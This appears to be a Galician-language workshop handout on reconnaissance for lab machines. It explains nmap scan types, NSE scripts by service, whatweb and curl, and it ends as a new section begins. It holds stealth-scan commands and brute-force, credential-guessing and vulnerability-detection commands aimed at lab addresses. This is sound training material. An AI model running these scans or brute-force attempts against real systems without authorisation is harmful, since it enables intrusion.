- **Non activa ningunha flag TCP** (URG=0, ACK=0, PSH=0, RST=0, SYN=0, FIN=0)
- Porto pechado responde con RST
- Porto aberto non responde (segundo RFC 793)
- **Nota**: Algúns sistemas (especialmente Windows) non seguen RFC 793 e responden con RST tanto para portos abertos como pechados, facendo este escaneo inefectivo

Comando:

```
sudo nmap -sN 192.168.1.100
```

DETECCIÓN DE ESTADO DOS PORTOS

Posibles Estados

Estado	Descrición
open	Aplicación aceptando conexións TCP
closed	Porto accesible pero sen aplicación escoitando
filtered	Firewall bloqueando o acceso, nmap non pode determinar se está aberto
unfiltered	Porto accesible pero nmap non pode determinar se está aberto ou pechado
open|filtered	Nmap non pode determinar entre aberto ou filtrado
closed|filtered	Nmap non pode determinar entre pechado ou filtrado

---

EXEMPLES PRÁCTICOS COMENTADOS

Exemplo 1: SYN Scan Básico

```
sudo nmap -sS -p 80,443 192.168.1.100
```

- Escanea portos 80 e 443
- Usa SYN scan (stealth)
- Require root

Exemplo 2: TCP Connect sen Privilexios

```
nmap -sT -p- 192.168.1.100
```

- Escanea todos os portos (1-65535)
- Usa TCP Connect (non require root)
- Máis lento pero funcional sen privilexios

Exemplo 3: Detectar Firewall con ACK Scan

```
sudo nmap -sA -p 1-1000 192.168.1.100
```

- Escanea portos 1-1000
- Detecta regras de firewall
- Non determina se portos están abertos

Exemplo 4: Evitar Detección con FIN Scan

```
sudo nmap -sF -T2 192.168.1.100
```

- FIN scan (pode evitar algúns firewalls)
- Timing lento (-T2) para ser máis sigiloso

OPCIÓNS PRINCIPAIS

Opción	Descrición
Tipos de escaneo	
`-sS`	TCP SYN scan (stealth scan, require root)
`-sT`	TCP connect scan (non require root)
`-sU`	UDP scan
`-sV`	Detección de versións de servizos
`-sC`	Executa scripts por defecto (equivalente a --script=default)
`-sCV`	Combinación de -sC e -sV
Control de portos	
`-p <portos>`	Portos específicos (ex: -p22,80,443)
`-p-`	Todos os portos (1-65535)
`--top-ports <n>`	Escanea os n portos máis comúns
Temporización e rendemento	
`-T<0-5>`	Velocidade (0=paranoid, 5=insane, 4=aggressive)
`--min-rate <n>`	Enviar polo menos n paquetes por segundo
`--max-rate <n>`	Enviar como máximo n paquetes por segundo
Descubrimento de hosts	
`-Pn`	Non facer ping (trata todos os hosts como activos)
`-PS <portos>`	TCP SYN discovery en portos específicos
`-PA <portos>`	TCP ACK discovery
Saída e verbosidade	
`-v`	Verbose (aumenta información)
`-vv` ou `-vvv`	Máis verbose
`-oN <ficheiro>`	Saída normal a ficheiro
`-oX <ficheiro>`	Saída XML a ficheiro
`-oA <basename>`	Saída en todos os formatos

EXEMPLOS DE USO

```
## Escaneo estándar TCP SYN, todos os portos
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 192.168.56.100

## Escaneo UDP (exemplo: TFTP porto 69)
sudo nmap -sU -Pn -T4 --top-ports 100 192.168.56.100

## Escaneo TCP connect (sen privilexios root)
nmap -sT -Pn -T4 -p- -vvv --min-rate 5000 192.168.56.100

## Escaneo con detección de versións e scripts
sudo nmap -sCV -p22,80,443 192.168.56.100

## Escaneo rápido dos 1000 portos máis comúns
nmap -T4 --top-ports 1000 192.168.56.100

## Escaneo completo gardando resultados
sudo nmap -sS -sV -Pn -T4 -p- -oA escaneo_completo 192.168.56.100

## Escaneo específico de porto con scripts NSE
nmap -p 445 --script smb-enum-shares 192.168.56.100
```

```
## Escaneo para identificar sistema operativo
sudo nmap -O 192.168.56.100
```

Saída típica:

```
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 192.168.56.100
Host is up (0.00023s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.23 seconds
```

RECURSOS ADICIONAIS

Libros e PDFs Recomendados:

1. **"Nmap Network Scanning"** de Gordon Lyon (Fyodor) - Creador de Nmap
   - Descarga gratuíta: https://nmap.org/book/
2. **RFC 793 - Transmission Control Protocol**
   - Especificación oficial do protocolo TCP: https://tools.ietf.org/html/rfc793

Opción `-sCV`

`-sCV` é unha **combinación de dúas opcións**:

```
-sCV = -sC + -sV
```

- **`-sC`** : Executa scripts NSE (Nmap Scripting Engine) por defecto
- **`-sV`** : Detecta versións de servizos

> ⚠ **IMPORTANTE: `-sCV` NON especifica o tipo de escaneo de portos (como `-sS` , `-sT` , etc.)**
>
> Cando usas **só** `-sCV` sen especificar o tipo de escaneo:
>
> 1. **Se executas como ROOT**
>
>    ```
>    sudo nmap -sCV 192.168.56.100
>    ```
>
>   **Nmap usa por defecto: `-sS` (SYN Scan)** Equivalente a:
>
>    ```
>    sudo nmap -sS -sC -sV 192.168.56.100
>    ```
>
> 2. **Se executas SEN privilexios root**
>
>    ```
>    nmap -sCV 192.168.56.100
>    ```
>
>   **Nmap usa por defecto: `-sT` (TCP Connect Scan)** Equivalente a:
>
>    ```
>    nmap -sT -sC -sV 192.168.56.100
>    ```

RESUMO: COMPORTAMENTO POR DEFECTO DE NMAP

Comando	Con root	Sen root
`nmap <IP>`	`-sS` (SYN Scan)	`-sT` (TCP Connect)
`nmap -sV <IP>`	`-sS -sV`	`-sT -sV`
`nmap -sC <IP>`	`-sS -sC`	`-sT -sC`
`nmap -sCV <IP>`	`-sS -sC -sV`	`-sT -sC -sV`

PODES COMBINAR EXPLÍCITAMENTE

Podes especificar o tipo de escaneo xunto con `-sCV` :

Exemplos de Combinacións

```
# SYN Scan + Scripts + Detección de Versións (con root)
sudo nmap -sS -sCV -p 80,443 192.168.56.100

# TCP Connect + Scripts + Detección de Versións (sen root)
nmap -sT -sCV -p 80,443 192.168.56.100

# UDP Scan + Scripts + Detección de Versións
sudo nmap -sU -sCV -p 53,161 192.168.56.100

# ACK Scan + Scripts (non ten moito sentido, pero é posible)
sudo nmap -sA -sC -p 1-1000 192.168.56.100

# FIN Scan + Detección de Versións
sudo nmap -sF -sV -p 1-1000 192.168.56.100
```

DETALLES DE `-sC` E `-sV`

`-sC` (Script Scan/Default)

Executa os scripts NSE da categoría **"default"**:

```
# Ver lista de scripts default
grep "default" /usr/share/nmap/scripts/script.db
nmap --script-help default
```

Scripts típicos executados:
- `http-title` : Obtén o título da páxina web
- `ssh-hostkey` : Obtén a chave pública SSH
- `smb-os-discovery` : Detecta info do sistema mediante SMB
- `ssl-cert` : Obtén información do certificado SSL - Moitos máis...

Exemplo de saída con `-sC` :

```
PORT   STATE SERVICE
80/tcp open  http
| http-title: Apache2 Ubuntu Default Page
|_Requested resource was http://192.168.56.100/
```

`-sV` (Version Detection)

Detecta **versións de servizos** mediante:

1. **Análise de banners**: Le a resposta inicial do servizo
2. **Probas específicas**: Envía paquetes específicos para identificar o servizo
3. **Base de datos**: Compara respostas con `nmap-service-probes`

Niveis de intensidade de `-sV` :

```
# Lixeiro (rápido pero menos preciso)
nmap -sV --version-intensity 0 192.168.56.100

# Medio (por defecto)
nmap -sV 192.168.56.100

# Agresivo (máis lento pero máis preciso)
nmap -sV --version-intensity 9 192.168.56.100

# Todos os probes
nmap -sV --version-all 192.168.56.100
```

Exemplo de saída con `-sV` :

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
```

Exemplo Completo: `-sCV` en Acción

Comando

```
sudo nmap -sCV -p 22,80 192.168.56.100
```

Saída Típica

```
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 192.168.56.100
Host is up (0.00023s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 aa:bb:cc:dd:ee:ff:00:11:22:33:44:55 (ECDSA)
|_  256 11:22:33:44:55:66:77:88:99:aa:bb:cc (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
```

```
MAC Address: 08:00:27:DD:EE:FF (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.34 seconds
```

Análise da saída:
- **Tipo de escaneo**: `-sS` (SYN Scan, porque se executou con sudo)
- **Versións detectadas** (`-sV`):
- SSH: OpenSSH 8.9p1 Ubuntu
- HTTP: Apache httpd 2.4.52
- **Scripts executados** (`-sC`):
- `ssh-hostkey` : Mostra as chaves públicas SSH
- `http-title` : Mostra o título da páxina
- `http-server-header` : Mostra a cabeceira do servidor

COMPARATIVA: DIFERENTES COMBINACIÓNS

1. Só escaneo de portos (rápido)

```
sudo nmap -sS -p- 192.168.56.100
```

Saída:

```
PORT   STATE SERVICE
22/tcp open  unknown
80/tcp open  unknown
```

- Non sabe que servizos son - Moi rápido

---

2. Con detección de versións

```
sudo nmap -sS -sV -p 22,80 192.168.56.100
```

Saída:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu
80/tcp open  http    Apache httpd 2.4.52
```

- Identifica servizos e versións - Non executa scripts

---

3. Con scripts NSE

```
sudo nmap -sS -sC -p 22,80 192.168.56.100
```

Saída:

```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   256 aa:bb:cc... (ECDSA)
80/tcp open  http
|_http-title: Apache2 Ubuntu Default Page
```

- Executa scripts - Non detecta versións exactas (só o que os scripts descubran)

---

4. Combinación completa: `-sCV`

```
sudo nmap -sS -sCV -p 22,80 192.168.56.100
```

Saída:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu
```

```
| ssh-hostkey:
|   256 aa:bb:cc... (ECDSA)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Apache2 Ubuntu Default Page
|_http-server-header: Apache/2.4.52 (Ubuntu)
```

- Identifica servizos e versións - Executa scripts NSE - Máis lento (pero máis completo)

USO NO CONTEXTO VULNYX

Na sección *Prácticas Taller*, aparecen dous usos:

FASE 1: ESCANEO COMPLETO DE PORTOS

```
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Máquina
```

- **Obxectivo**: Descubrir **todos os portos abertos** rápidamente - **Sen** `-sV` **ou** `-sC` para ser máis rápido - **Resultado**: Lista de portos abertos (22, 80, 3306, etc.)

FASE 1 OU 2: ESCANEO DETALLADO DE PORTOS ESPECÍFICOS

```
sudo nmap -sCV -p22,80,3306 IP_VulNyx_Máquina
```

- **Obxectivo**: Obter **información detallada** dos portos descubertos - **Con** `-sCV` para detectar versións e executar scripts - **Resultado**: Versións, banners, info de scripts

---

WORKFLOW RECOMENDADO

Paso 1: Descubrir portos (rápido)

```
sudo nmap -sS -p- --min-rate 5000 192.168.56.100
```

Resultado:

```
PORT     STATE SERVICE
22/tcp   open  unknown
80/tcp   open  unknown
3306/tcp open  unknown
```

Paso 2: Investigar portos descubertos (detallado)

```
sudo nmap -sCV -p 22,80,3306 192.168.56.100
```

Resultado:

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu
80/tcp   open  http    Apache httpd 2.4.52
3306/tcp open  mysql   MySQL 8.0.32-0ubuntu0.22.04.2
```

RESUMO

Escenario	Tipo de escaneo usado
`sudo nmap -sCV <IP>`	`-sS` **(SYN Scan)** por defecto
`nmap -sCV <IP>` (sen root)	`-sT` **(TCP Connect)** por defecto
`sudo nmap -sS -sCV <IP>`	`-sS` explícito
`sudo nmap -sT -sCV <IP>`	`-sT` explícito
`sudo nmap -sU -sCV <IP>`	`-sU` (UDP) explícito

NSE (Nmap Scripting Engine)

NSE permite estender a funcionalidade de nmap mediante scripts escritos en **Lua**. Hai centos de scripts dispoñibles.

LOCALIZACIÓN DOS SCRIPTS NSE

Directorio principal de scripts

```
# Directorio estándar en sistemas Linux
ls /usr/share/nmap/scripts/

# Ver cantos scripts hai
ls /usr/share/nmap/scripts/ | wc -l
# Resultado típico: 600+ scripts
```

Base de datos de scripts

```
# Ver a base de datos de scripts
cat /usr/share/nmap/scripts/script.db | head -20
```

Cada script NSE pode pertencer a unha ou varias destas categorías:

1. `auth` : Scripts relacionados coa autenticación e credenciais (ex: comprobar logins baleiros).
2. `broadcast` : Descubrimento de hosts mediante sinais de difusión na rede local (non só directos ao host).
3. `brute` : Intentos de forza bruta para adiviñar contrasinais.
4. `default` : A categoría que usas con **-sC**. Son rápidos, fiables e útiles.
5. `discovery` : Tenta aprender máis sobre a rede (buscas DNS, SNMP, rexistros, etc.).
6. `dos` : (Denial of Service) Poden causar denegación de servizo. **Coidado**, poden tombar o servidor.
7. `exploit` : Intenta explotar unha vulnerabilidade coñecida.
8. `external` : Scripts que necesitan conectarse a unha fonte externa (como Google ou Virustotal) para funcionar.
9. `fuzzer` : Envía datos aleatorios ou corruptos para ver como reacciona o servizo.
10. `info` : Extrae datos estendidos ou de configuración do servizo (ex: data do sistema, cabeceiras HTTP ou configuración RPC) que non son estritamente versións nin vulnerabilidades.
11. `intrusive` : Scripts moi "ruidosos" ou arriscados, que o administrador do sistema detectará seguro ou que poden bloquear o sistema.
12. `malware` : Busca infeccións ou backdoors no servidor remoto.
13. `safe` : Scripts que non deberían causar danos nin bloquear servizos.
14. `version` : Scripts usados especificamente pola opción **-sV** para detectar versións.
15. `vuln` : Comproba se existen vulnerabilidades específicas (pero non necesariamente as explota).

---

2. Como listar scripts por categoría (Comando práctico)

Se queres ver que scripts hai dentro dunha categoría específica, usa a axuda de nmap:

```
# Listar todos os scripts da categoría "vuln"
nmap --script-help vuln
```

3. Como ver as categorías "en bruto" desde o terminal

Se queres sacarlle a información directamente á base de datos de Nmap (o ficheiro `script.db` que vimos antes), podes usar este "truco" de terminal para ver todas as categorías que aparecen nos teus scripts instalados:

```
grep -r "categories" /usr/share/nmap/scripts/*.nse | cut -d '{' -f 2 | cut -d '}' -f 1 | tr ',' '\n' | tr -d ' "' | sort | uniq | grep -Ev "'|share|
fixedcategories"
```

(Este comando le todos os scripts, extrae o campo "categories", límpao e ordénao alfabeticamente).

Resumo de uso habitual

A maioría das veces non necesitas listar as categorías, senón combinalas. Por exemplo:

- **Escaneo seguro:** `nmap --script "safe"`
- **Buscar vulnerabilidades:** `nmap --script "vuln and safe"` (Busca vulnerabilidades pero sen usar scripts que poidan tombar o servidor). https://nmap.org/nsedoc/categories/

BUSCAR SCRIPTS PARA UN SERVIZO ESPECÍFICO

Método 1: Buscar por nome de ficheiro

```
# Buscar scripts relacionados con HTTP
ls /usr/share/nmap/scripts/ | grep http

# Buscar scripts relacionados con SSH
ls /usr/share/nmap/scripts/ | grep ssh

# Buscar scripts relacionados con SMB
ls /usr/share/nmap/scripts/ | grep smb

# Buscar scripts relacionados con MySQL
ls /usr/share/nmap/scripts/ | grep mysql

# Buscar scripts relacionados con FTP
ls /usr/share/nmap/scripts/ | grep ftp
```

Exemplo de saída (HTTP):

```
http-apache-negotiation.nse
http-apache-server-status.nse
http-auth-finder.nse
http-auth.nse
http-backup-finder.nse
http-brute.nse
http-cookie-flags.nse
http-cross-domain-policy.nse
http-csrf.nse
http-default-accounts.nse
http-enum.nse
http-errors.nse
http-favicon.nse
http-fileupload-exploiter.nse
http-form-brute.nse
http-git.nse
http-headers.nse
http-methods.nse
http-passwd.nse
http-php-version.nse
http-robots.txt.nse
http-shellshock.nse
http-sql-injection.nse
http-title.nse
http-vuln-cve2017-5638.nse
http-wordpress-enum.nse
http-wordpress-users.nse
...
```

Método 2: Buscar con `nmap --script-help`

```
# Buscar e ver información de scripts HTTP
nmap --script-help "http-*"

# Buscar scripts SSH
nmap --script-help "ssh-*"

# Buscar un script específico
nmap --script-help http-enum

# Ver scripts dunha categoría
nmap --script-help default
```

Exemplo de saída:

```
Starting Nmap 7.94

http-enum
Categories: discovery safe
https://nmap.org/nsedoc/scripts/http-enum.html
```

```
  Enumerates directories used by popular web applications and servers.

  This parses a fingerprint file that contains basic traversal info...
```

Método 3: Buscar na documentación online

NSE Documentation: - https://nmap.org/nsedoc/ - https://nmap.org/nsedoc/scripts/

Busca por servizo: - HTTP: https://nmap.org/nsedoc/categories/http.html - SMB: https://nmap.org/nsedoc/categories/smb.html - SSH: https://nmap.org/nsedoc/categories/ssh.html

---

VER INFORMACIÓN DUN SCRIPT ESPECÍFICO

Ver o código fonte

```
# Ver o código dun script
cat /usr/share/nmap/scripts/http-enum.nse | less

# Ver as primeiras liñas (descripción)
head -50 /usr/share/nmap/scripts/http-enum.nse
```

Ver documentación incrustada

```
# Ver axuda dun script específico
nmap --script-help http-enum

# Ver múltiples scripts
nmap --script-help "http-enum,http-title,http-methods"
```

EXECUTAR SCRIPTS NSE

Sintaxe básica

```
nmap --script <nome-script> <opción> <IP>
```

EXEMPLOS DE USO POR SERVIZO

HTTP/HTTPS (Porto 80/443)

Scripts básicos

```
# Obter título da páxina
sudo nmap -p 80 --script http-title 192.168.56.100

# Detectar métodos HTTP permitidos
sudo nmap -p 80 --script http-methods 192.168.56.100

# Enumerar directorios comúns
sudo nmap -p 80 --script http-enum 192.168.56.100

# Buscar vulnerabilidade Shellshock
sudo nmap -p 80 --script http-shellshock --script-args uri=/cgi-bin/test.sh 192.168.56.100

# Detectar WordPress e enumerar usuarios
sudo nmap -p 80 --script http-wordpress-enum 192.168.56.100
sudo nmap -p 80 --script http-wordpress-users 192.168.56.100

# Buscar ficheiros de backup
sudo nmap -p 80 --script http-backup-finder 192.168.56.100

# Ver robots.txt
sudo nmap -p 80 --script http-robots.txt 192.168.56.100

# Detectar vulnerabilidades web comúns
sudo nmap -p 80 --script http-vuln-* 192.168.56.100

# Probar credenciais por defecto
sudo nmap -p 80 --script http-default-accounts 192.168.56.100
```

Executar múltiples scripts HTTP

```
# Todos os scripts HTTP safe
sudo nmap -p 80 --script "http-* and safe" 192.168.56.100
```

```
# Scripts HTTP de enumeración
sudo nmap -p 80 --script "http-enum,http-title,http-headers" 192.168.56.100
```

SSH (Porto 22)

```
# Obter chaves SSH do host
sudo nmap -p 22 --script ssh-hostkey 192.168.56.100

# Detectar algoritmos de cifrado soportados
sudo nmap -p 22 --script ssh2-enum-algos 192.168.56.100

# Detectar versión precisa de SSH
sudo nmap -p 22 --script ssh-auth-methods 192.168.56.100

# Brute force SSH (coidado!)
sudo nmap -p 22 --script ssh-brute --script-args userdb=users.txt,passdb=pass.txt 192.168.56.100
```

SMB/CIFS (Portos 139/445)

```
# Enumerar recursos compartidos
sudo nmap -p 445 --script smb-enum-shares 192.168.56.100

# Enumerar usuarios
sudo nmap -p 445 --script smb-enum-users 192.168.56.100

# Detectar sistema operativo via SMB
sudo nmap -p 445 --script smb-os-discovery 192.168.56.100

# Detectar vulnerabilidade EternalBlue (MS17-010)
sudo nmap -p 445 --script smb-vuln-ms17-010 192.168.56.100

# Enumerar directorios compartidos
sudo nmap -p 445 --script smb-enum-domains,smb-enum-groups,smb-enum-sessions 192.168.56.100

# Executar todos os scripts SMB de vulnerabilidades
sudo nmap -p 445 --script smb-vuln-* 192.168.56.100
```

MySQL (Porto 3306)

```
# Obter información do servidor MySQL
sudo nmap -p 3306 --script mysql-info 192.168.56.100

# Enumerar bases de datos
sudo nmap -p 3306 --script mysql-databases --script-args mysqluser=root,mysqlpass=toor 192.168.56.100

# Enumerar usuarios MySQL
sudo nmap -p 3306 --script mysql-users --script-args mysqluser=root,mysqlpass=toor 192.168.56.100

# Brute force MySQL
sudo nmap -p 3306 --script mysql-brute 192.168.56.100

# Detectar contas sen contrasinal
sudo nmap -p 3306 --script mysql-empty-password 192.168.56.100

# Executar query SQL
sudo nmap -p 3306 --script mysql-query --script-args query="SELECT user,host FROM mysql.user",username=root,password=toor 192.168.56.100
```

FTP (Porto 21)

```
# Detectar FTP anónimo
sudo nmap -p 21 --script ftp-anon 192.168.56.100

# Brute force FTP
sudo nmap -p 21 --script ftp-brute --script-args userdb=users.txt,passdb=pass.txt 192.168.56.100

# Detectar vulnerabilidade vsftpd backdoor
sudo nmap -p 21 --script ftp-vsftpd-backdoor 192.168.56.100

# Listar contido FTP anónimo
sudo nmap -p 21 --script ftp-anon --script-args ftp-anon.maxlist=100 192.168.56.100
```

DNS (Porto 53)

```
# Transferencia de zona DNS
sudo nmap -p 53 --script dns-zone-transfer --script-args dns-zone-transfer.domain=example.com 192.168.56.100

# Brute force de subdominios
sudo nmap --script dns-brute --script-args dns-brute.domain=example.com,dns-brute.threads=6 192.168.56.100

# Enumerar rexistros DNS
sudo nmap -p 53 --script dns-nsid 192.168.56.100
```

SMTP (Porto 25)

```
# Enumerar usuarios SMTP
sudo nmap -p 25 --script smtp-enum-users --script-args smtp-enum-users.methods={VRFY,EXPN,RCPT} 192.168.56.100

# Detectar comandos SMTP dispoñibles
sudo nmap -p 25 --script smtp-commands 192.168.56.100

# Detectar open relay
sudo nmap -p 25 --script smtp-open-relay 192.168.56.100
```

NFS (Porto 2049)

```
# Enumerar exportacións NFS
sudo nmap -p 2049 --script nfs-ls 192.168.56.100

# Listar exportacións NFS
sudo nmap -p 2049 --script nfs-showmount 192.168.56.100

# Estatísticas NFS
sudo nmap -p 2049 --script nfs-statfs 192.168.56.100
```

Redis (Porto 6379)

```
# Obter información do servidor Redis
sudo nmap -p 6379 --script redis-info 192.168.56.100

# Brute force Redis
sudo nmap -p 6379 --script redis-brute 192.168.56.100
```

MongoDB (Porto 27017)

```
# Obter información do servidor MongoDB
sudo nmap -p 27017 --script mongodb-info 192.168.56.100

# Enumerar bases de datos
sudo nmap -p 27017 --script mongodb-databases 192.168.56.100

# Brute force MongoDB
sudo nmap -p 27017 --script mongodb-brute 192.168.56.100
```

EXECUTAR SCRIPTS POR CATEGORÍA

NSE organiza scripts en **categorías**:

Categoría	Descrición
`auth`	Autenticación
`broadcast`	Descubrimento por broadcast
`brute`	Ataques de forza bruta
`default`	Scripts por defecto (-sC)
`discovery`	Descubrimento de info
`dos`	Denegación de servizo
`exploit`	Exploits activos
`external`	Usa recursos externos
`fuzzer`	Fuzzing
`intrusive`	Scripts intrusivos
`malware`	Detección de malware
`safe`	Scripts seguros
`version`	Detección de versións
`vuln`	Detección de vulnerabilidades

Executar por categoría

```
# Scripts por defecto (equivalente a -sC)
sudo nmap -p 80 --script default 192.168.56.100

# Scripts seguros
sudo nmap -p 80 --script safe 192.168.56.100

# Scripts de vulnerabilidades
sudo nmap -p 80 --script vuln 192.168.56.100

# Scripts de brute force
sudo nmap -p 21,22 --script brute 192.168.56.100

# Scripts de descubrimento
sudo nmap --script discovery 192.168.56.100

# Scripts intrusivos (coidado!)
sudo nmap -p 80 --script intrusive 192.168.56.100
```

COMBINACIÓNS E OPERADORES LÓXICOS

Operadores dispoñibles

```
# AND: Ambas condicións
--script "http-* and safe"

# OR: Calquera condición
--script "http-enum or ftp-anon"

# NOT: Excluír
--script "http-* and not intrusive"
```

Exemplos de combinacións

```
# Todos os scripts HTTP seguros
sudo nmap -p 80 --script "http-* and safe" 192.168.56.100

# Scripts de vulnerabilidades HTTP e SMB
sudo nmap -p 80,445 --script "http-vuln-* or smb-vuln-*" 192.168.56.100

# Scripts default excepto os intrusivos
sudo nmap --script "default and not intrusive" 192.168.56.100
```

```
# Scripts de brute force para HTTP, FTP, SSH
sudo nmap -p 21,22,80 --script "brute" 192.168.56.100
```

PASAR ARGUMENTOS AOS SCRIPTS

Moitos scripts aceptan argumentos:

```
# Ver argumentos dun script
nmap --script-help http-enum
```

Sintaxe de argumentos

```
--script-args <argumento>=<valor>
--script-args <arg1>=<val1>,<arg2>=<val2>
```

Exemplos con argumentos

```
# HTTP enum con path personalizado
sudo nmap -p 80 --script http-enum --script-args http-enum.basepath=/admin/ 192.168.56.100

# Brute force SSH con listas personalizadas
sudo nmap -p 22 --script ssh-brute --script-args userdb=/tmp/users.txt,passdb=/tmp/pass.txt 192.168.56.100

# MySQL con credenciais
sudo nmap -p 3306 --script mysql-databases --script-args mysqluser=admin,mysqlpass=secret 192.168.56.100

# HTTP form brute force
sudo nmap -p 80 --script http-form-brute --script-args http-form-brute.path=/login,uservar=username,passvar=password 192.168.56.100

# Establecer timeout
sudo nmap --script http-enum --script-args http.max-cache-size=5000000 192.168.56.100
```

ACTUALIZAR BASE DE DATOS DE SCRIPTS

```
# Actualizar nmap e scripts NSE
sudo apt update && sudo apt upgrade nmap

# Actualizar só a base de datos de scripts
sudo nmap --script-updatedb
```

CREAR SCRIPTS PERSONALIZADOS (AVANZADO)

Podes crear os teus propios scripts NSE en Lua:

Exemplo básico

```
# Crear un script simple
sudo nano /usr/share/nmap/scripts/my-custom-script.nse
```

```
description = [[
Script de exemplo que imprime info básica.
]]

categories = {"safe", "discovery"}

portrule = function(host, port)
  return port.number == 80
end

action = function(host, port)
  return "Este é un script personalizado!"
end
```

```
# Actualizar base de datos
sudo nmap --script-updatedb

# Executar o teu script
sudo nmap -p 80 --script my-custom-script 192.168.56.100
```

RESUMO DE COMANDOS PRINCIPAIS

```
# Buscar scripts
ls /usr/share/nmap/scripts/ | grep <servizo>
nmap --script-help "<patrón>"

# Ver info dun script
nmap --script-help <nome-script>
cat /usr/share/nmap/scripts/<script>.nse

# Executar un script
nmap --script <nome-script> <IP>

# Executar múltiples scripts
nmap --script <script1>,<script2>,<script3> <IP>

# Executar por categoría
nmap --script <categoría> <IP>

# Con argumentos
nmap --script <script> --script-args <arg>=<val> <IP>

# Combinacións
nmap --script "<patrón> and/or/not <patrón>" <IP>
```

EXEMPLO PRÁCTICO COMPLETO PARA AS PRÁCTICAS TALLER

```
# Paso 1: Descubrir portos
sudo nmap -sS -p- --min-rate 5000 192.168.56.100
# Resultado: 21,22,80,445,3306

# Paso 2: Identificar servizos
sudo nmap -sCV -p 21,22,80,445,3306 192.168.56.100

# Paso 3: Scripts específicos por servizo

# FTP
sudo nmap -p 21 --script "ftp-anon,ftp-bounce,ftp-vsftpd-backdoor" 192.168.56.100

# SSH
sudo nmap -p 22 --script "ssh-hostkey,ssh2-enum-algos,ssh-auth-methods" 192.168.56.100

# HTTP
sudo nmap -p 80 --script "http-enum,http-shellshock,http-vuln-*" --script-args uri=/cgi-bin/ 192.168.56.100

# SMB
sudo nmap -p 445 --script "smb-enum-*,smb-vuln-*" 192.168.56.100

# MySQL
sudo nmap -p 3306 --script "mysql-info,mysql-empty-password,mysql-users" 192.168.56.100
```

2.3.5 whatweb

Descrición: Identifica tecnoloxías web (CMS, frameworks, servidores web, etc.).

Sintaxe básica:

```
whatweb [opcións] <URL>
```

Opcións principais:

Opción	Descrición
`-v`	Modo verbose
`-a <nivel>`	Nivel de agresividade (1=stealthy, 3=aggressive, 4=heavy)
`--color=<never|auto|always>`	Control de cores na saída
`-U <user-agent>`	User-Agent personalizado
`--proxy <proxy>`	Usar proxy
`--log-json=<ficheiro>`	Saída en formato JSON

Exemplos de uso:

```
## Escaneo básico
whatweb http://192.168.56.100

## Escaneo con porto específico
whatweb http://192.168.56.100:8080

## Escaneo HTTPS
whatweb https://192.168.56.100

## Escaneo verbose
whatweb -v http://192.168.56.100

## Escaneo agresivo
whatweb -a 3 http://192.168.56.100

## Escaneo de múltiples URLs
whatweb http://192.168.56.100 http://192.168.56.101

## Escaneo gardando resultados en JSON
whatweb --log-json=resultado.json http://192.168.56.100

## Escaneo con User-Agent personalizado
whatweb -U "Mozilla/5.0" http://192.168.56.100
```

Saída típica:

```
http://192.168.56.100 [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[192.168.56.100],
Title[Apache2 Ubuntu Default Page]
```

2.3.6 curl

Descrición: Ferramenta para transferir datos desde ou cara un servidor usando varios protocolos.

Sintaxe básica:

```
curl [opcións] <URL>
```

Opcións principais:

Opción	Descrición
`-I` ou `--head`	Só mostra as cabeceiras HTTP (HEAD request)
`-i`	Mostra cabeceiras e corpo da resposta
`-v`	Modo verbose (mostra toda a comunicación)
`-X <método>`	Especifica o método HTTP (GET, POST, PUT, DELETE)
`-H <cabeceira>`	Engade cabeceira personalizada
`-d <datos>`	Datos para enviar nun POST
`-o <ficheiro>`	Garda a saída nun ficheiro
`-O`	Garda coa mesma nome que a URL
`-L`	Segue redireccións
`-k`	Acepta certificados SSL sen verificar
`-A <user-agent>`	User-Agent personalizado
`--proxy <proxy>`	Usar proxy

Exemplos de uso:

```
## Ver só cabeceiras HTTP
curl -I http://192.168.56.100

## Ver só cabeceiras con porto específico
curl -I http://192.168.56.100:8080

## Ver cabeceiras e corpo
curl -i http://192.168.56.100

## Modo verbose para debug
curl -v http://192.168.56.100

## POST con datos
curl -X POST -d "user=admin&pass=1234" http://192.168.56.100/login

## Engadir cabeceira personalizada
curl -H "User-Agent: MyBot/1.0" http://192.168.56.100

## Descargar ficheiro
curl -O http://192.168.56.100/file.zip

## Seguir redireccións
curl -L http://192.168.56.100

## HTTPS sen verificar certificado
curl -k https://192.168.56.100

## Ver só código de resposta
curl -s -o /dev/null -w "%{http_code}" http://192.168.56.100
```

Saída típica (curl -I):

```
HTTP/1.1 200 OK
Date: Fri, 31 Oct 2025 10:30:00 GMT
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Wed, 15 Mar 2023 12:00:00 GMT
```

```
Content-Type: text/html
Content-Length: 10918
```

2.4 Fase 2. Análise

